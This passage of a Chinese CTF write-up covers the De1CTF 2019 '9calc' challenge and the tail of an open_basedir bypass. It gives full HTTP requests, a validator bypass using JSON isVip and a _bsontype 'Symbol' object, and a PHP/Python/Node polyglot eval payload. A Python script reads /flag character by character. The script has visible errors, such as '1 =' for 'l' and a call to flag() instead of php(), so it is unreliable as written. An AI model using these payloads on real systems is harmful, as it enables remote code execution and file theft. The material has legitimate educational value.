&s=chdir('/app/css');ini_set('open_basedir','..');chdir(..);chdir(..);chdi  
r(..);ini_set('open_basedir','/');echo file_get_contents('/flag');
```

flag:de1ctf{h3r3\_y0uuur\_g1fttt\_0uT\_0f\_b0o0o0o0o0xx}

## 9calc

```
calcalcalc again and again...  
9-calc-eposite.3  
http://45.77.242.16/
```

```
hint for [9calc]: v1: RCTF2019 calcalcalc v2: OCTF2019 114514calcalcalc v3:  
9calc
```

题目附件：[点击下载附件](#)

题目是一个计算功能，通过三种（`php`, `python`, `node`）不同后端进行 `eval` 计算，结果相等时则返回值，否则提示 `That's classified information. - Asahina Mikuru`  
POST数据为

```
Content-Type: application/x-www-form-urlencoded
```

```
expression=1-1
```

我们的目的当然是代码执行读flag (flag被分为了3段)  
审计提供的源码，发现关键的过滤点为

```
import {registerDecorator, ValidationOptions, ValidationArguments} from 'class-validator';
import CalculateModel from './calculate.model';

export function ExpressionValidator(property: number, validationOptions?: ValidationOptions) {
    return (object: Object, propertyName: string) => {
        registerDecorator({
            name: 'ExpressionValidator',
            target: object.constructor,
            propertyName,
            constraints: [property],
            options: validationOptions,
            validator: {
                validate(value: any, args: ValidationArguments) {
                    const str = value ? value.toString() : '';
                    if (str.length === 0) {
                        return false;
                    }
                    if (!(args.object as CalculateModel).isVip) {
                        if (str.length >= args.constraints[0]) {
                            return false;
                        }
                    }
                    if (!/[0-9a-z\[\]\+\-\*\\/ \t]+$/i.test(str)) {
                        return false;
                    }
                    return true;
                },
            },
        });
    };
}
```

```
import {validateIf, IsNotEmpty, MaxLength, Matches, IsBoolean} from 'class-validator';
import { ExpressionValidator } from './expression.validator';

export default class CalculateModel {

    @IsNotEmpty()
    @ExpressionValidator(15, {
        message: 'Invalid input',
    })
    public readonly expression: string;

    @IsBoolean()
    public readonly isVip: boolean = false;
}
```

只允许 [、 ]、 +、 -、 \*、 /、 空格、 制表符、 以及数字和字母  
且这里传入的 length 为15， 故当 isvip check false 时， 最大长度不可超过15字节  
15字节去完成3种后端读3段不同flag显然不太可能  
首先就得构造绕过这个isVip check  
根据[RCTF Calcalcalc writeup](#)  
了解到 Nestjs + expressjs 可以通过json构造

```
Content-Type: application/json

{"expression":"MORE_THAN_15_BYT_ES_STRING", "isvip": true}
```

绕过isVip

根据RCTF和OCTF2次题目了解到还得构造绕过符号限制  
OCTF是用 `__proto__` 来绕过的， 不过这次题目的nestjs升级修复了此漏洞  
需要找到其他方式  
构造发现 `{"expression":{"test":[123]}, "isvip":true}` 可以绕过字符串的check,但是后端无法解释这个 `[object Object]`

需要找到一个键值将传入的 `[object Object]` 转换成键所对应的值

比赛中我是没找到， 参考[writeup](#)

[mongodb/js-bson's serializer源码](#)

知道 bson 的序列化中， 检测object类型是通过检查 `Object[_bsontype]` 而不是 `instanceof`

```
    );
  } else if (value['_bsontype'] === 'Code') {
    index = serializeCode(
      buffer,
      key,
      value,
      index,
      checkKeys,
      depth,
      serializeFunctions,
      ignoreUndefined,
      true
    );
  } else if (value['_bsontype'] === 'Binary') {
    index = serializeBinary(buffer, key, value, index, true);
  } else if (value['_bsontype'] === 'Symbol') {
    index = serializeSymbol(buffer, key, value, index, true);
  } else if (value['_bsontype'] === 'DBRef') {
    index = serializeDBRef(buffer, key, value, index, depth, serializeFunctions, true);
  } else if (value['_bsontype'] === 'BSONRegExp') {
    index = serializeBSONRegExp(buffer, key, value, index, true);
  } else if (value['_bsontype'] === 'Int32') {
    index = serializeInt32(buffer, key, value, index, true);
  } else if (value['_bsontype'] === 'MinKey' || value['_bsontype'] === 'MaxKey') {
    index = serializeMinMax(buffer, key, value, index, true);
  } else if (typeof value['_bsontype'] !== 'undefined') {
    throw new TypeError('Unrecognized or invalid _bsontype: ' + value['_bsontype']);
  }
}
} else if (object instanceof Map) {
  const iterator = object.entries();
  let done = false;
  while (!done) {
    // Unpack the next entry
```

其中， 试了几个， 能回显的只有 `Symbol` 和 `Int32`  
通过 `Symbol` 可以正常回显

```

POST /calculate HTTP/1.1
Host: 45.77.242.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: /*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://45.77.242.16/
Content-Type: application/json
Origin: http://45.77.242.16
Content-Length: 102
Connection: close

{"expression": {"value": "(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)", "_bsontype": "Symbol"}, "isVip": true}

```

```

HTTP/1.1 201 Created
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000;
includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
server: gunicorn/19.9.0
date: Wed, 07 Aug 2019 03:16:16 GMT
connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-zcfC+bSH9Nd07P0rCBSZqPHCH3Q"
{"ret": "10"}

```

## 但是 Int32 只能回显0

```

POST /calculate HTTP/1.1
Host: 45.77.242.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: /*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://45.77.242.16/
Content-Type: application/json
Origin: http://45.77.242.16
Content-Length: 65
Connection: close

{"expression": {"value": "1+1", "_bsontype": "Int32"}, "isVip": true}

```

```

HTTP/1.1 201 Created
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000;
includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
server: gunicorn/19.9.0
date: Wed, 07 Aug 2019 03:24:48 GMT
connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 11
ETag: W/"b-1xZiWTptdYHgBojAlRPj1U+6upA"
{"ret": "0"}

```

故payload为

```
{"expression": {"value": "(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)", "_bsontype": "Symbol"}, "isVip": true}
```

最后便是构造代码

由于结果不相等时不可返回

可以通过条件按单个字符判断来达到'盲注'的效果

Request	Payload	Status	Error	Timeout	Length	Comment
30	s	201	<input type="checkbox"/>	<input type="checkbox"/>	465	
0		201	<input type="checkbox"/>	<input type="checkbox"/>	363	
1	0	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
2	1	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
3	2	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
4	3	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
5	4	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
6	5	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
7	6	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
8	7	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
9	8	201	<input type="checkbox"/>	<input type="checkbox"/>	363	
10	9	201	<input type="checkbox"/>	<input type="checkbox"/>	363	

Request	Response
Raw	Headers

```
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
date: Wed, 07 Aug 2019 06:50:03 GMT
server: Apache/2.4.25 (Debian)
x-powered-by: PHP/7.3.7
connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 11
ETag: W/"b-R6qmW7/MrHMh1AiE7NSLxfCyp7E"

{"ret": "1"}

```

直接参考writeup来学习

根据给出的payload改写为python脚本 注意payload中每个\\前再加一个\\

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
import requests
```

```

1 = "{}_1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"
s = requests.Session()
url = "http://45.77.242.16/calculate"
headers = {"Content-Type": "application/json"}

def node(index,char):
    payload = """1 + 0//5 or '''\n//?
>\\nrequire('fs').readFileSync('/flag','utf-8')[%d] == '%s' ? 1 : 2; /*<?
php\\nfunction open(){echo MongoDB\\\\\\BSON\\\\\\fromPHP(['ret' => '1']);exit;}?>*///'***** % (index , char)
    data = """>{"expression":{"_bsontype":"Symbol","value":"%s"},"isVip":true}"""
% (payload)
    r = s.post(url = url,data = data,headers = headers)
    if "Asahina Mikuru" not in r.text:
        return char
    else:
        return ""

def python(index,char,flag):
    payload = """(open('/flag').read()%d) == '%s') + (str(1//5) == 0) or 2 or
''' #\\n))//?>\\nfunction open(){return {read:()=>'%s'}}function str(){return
0}/*<?php\\nfunction open(){echo MongoDB\\\\\\BSON\\\\\\fromPHP(['ret' =>
'1']);exit;}?>*///'***** % (index , char, flag)
    data = """>{"expression":{"_bsontype":"Symbol","value":"%s"},"isVip":true}"""
% (payload)
    r = s.post(url = url,data = data,headers = headers)
    if "Asahina Mikuru" not in r.text:
        return char
    else:
        return ""

def php(index,char):
    payload = """len('1') + 0//5 or '''\n//?>\\nfunction len(){return 1}//*<?
php\\nfunction len($a){echo MongoDB\\\\\\BSON\\\\\\fromPHP(['ret' =>
file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'***** % (index ,
char)
    data = """>{"expression":{"_bsontype":"Symbol","value":"%s"},"isVip":true}"""
% (payload)
    r = s.post(url = url,data = data,headers = headers)
    if "Asahina Mikuru" not in r.text:
        return char
    else:
        return ""

def get_flag_node():
    flag_node = ""
    for index in range(0,15):
        for char in l:
            flag_node = flag_node + str(node(index,char))
    print flag_node
# flag_php = "de1ctf{i_hate_"

def get_flag_python():
    flag_python = ""
    for index in range(0,10):
        for char in l:
            flag_python = flag_python + str(python(index,char,flag_python +
char))

```

```

    print flag_python
# flag_node = "bunkatsu_"

def get_flag_php():
    flag_php = ""
    for index in range(0,6):
        for char in l:
            flag_php = flag_php + str(flag(index,char))
    print flag_php
# flag_php = "soho"

get_flag_node()
get_flag_python()
get_flag_php()
#flag = "de1ctf{i_hate_bunkatsu_soho}"

```

取其中php的例子来解释

```

php_payload = """len('1') + 0//5 or ''\\n//?>\\nfunction len(){return 1}/*<?
php\\nfunction len($a){echo MongoDB\\\\\\BSON\\\\\\fromPHP(['ret' =>
file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'\"\"\" % (index
, char)

```

在php中解释为：

```

1 <?php
2 return len('1') + 0//5 or ''
3 //?>
4 function len(){return 1}/*<?php
5 function len($a){echo MongoDB\\BSON\\fromPHP(['ret' => file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'\""

```

如果flag第一位是a时，返回1否则返回2

在python中解释为：

```

1 len('1') + 0//5 or ''
2 //?>
3 function len(){return 1}/*<?php
4 function len($a){echo MongoDB\\BSON\\fromPHP(['ret' => file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'\""

```

恒返回1

在node中解释为：

```

1 len('1') + 0//5 or ''
2 //?>
3 function len(){return 1}/*<?php
4 function len($a){echo MongoDB\\BSON\\fromPHP(['ret' => file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'\""

```

恒返回1

故当flag第一位为a时,返回1，否则返回 That's classified information. - Asahina Mikuru  
flag:de1ctf{i\_hate\_bunkatsu\_soho}